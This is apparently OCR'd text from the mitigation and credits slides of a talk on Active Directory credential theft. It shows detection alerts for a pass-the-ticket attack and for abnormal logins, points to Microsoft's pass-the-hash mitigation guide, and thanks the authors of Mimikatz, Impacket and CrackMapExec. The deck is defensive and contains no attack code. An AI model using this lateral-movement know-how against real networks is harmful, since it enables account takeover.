
Almeta Whitfield exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 16 abnormal workstations.
- Requested access to 5 abnormal resources.

18:10 10 May 2017

Phase 3 – Mitigations

Admin checklist



Identity theft using pass-the-ticket attack

OPEN

user2's Kerberos tickets were stolen from CLIENT2 to CLIENT1 and used to access 6 resources.

17:14 – 17:18 10 May 2017

TIME	STOLEN FROM (1)	TO (1)	ACCES
10/05/2017 17:18 ^ 10/05/2017 17:14	CLIENT2	CLIENT1	

Suspicion of identity theft based on abnormal behavior

OPEN

Almeta Whitfield exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:


- Performed interactive login from 16 abnormal workstations.
- Requested access to 5 abnormal resources.

18:10 10 May 2017

Phase 3 – Mitigations

Defense against lateral movement

- **Read this:**
  - Mitigating Pass-the-Hash and other Credential Theft, version 2



Mitigating Pass-the-Hash and Other Credential Theft, version 2

Trustworthy Computing

Microsoft

Credits

Shoutouts to the titans in this area

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Phase 3 – Mitigations

Thank you for this journey

- **Huge shoutouts to:**
  - @ciyinet – Providing great slides
  - @gentilkiwi – Mimikatz
  - @agsolino – Creator of Impacket
  - @TimMedin – Great talks
  - @PyroTek3 – AD Security
  - @nikhil_mitt – Powershell Training
  - @byt3bl33d3r – CrackMapExec

and many more...

Questions?

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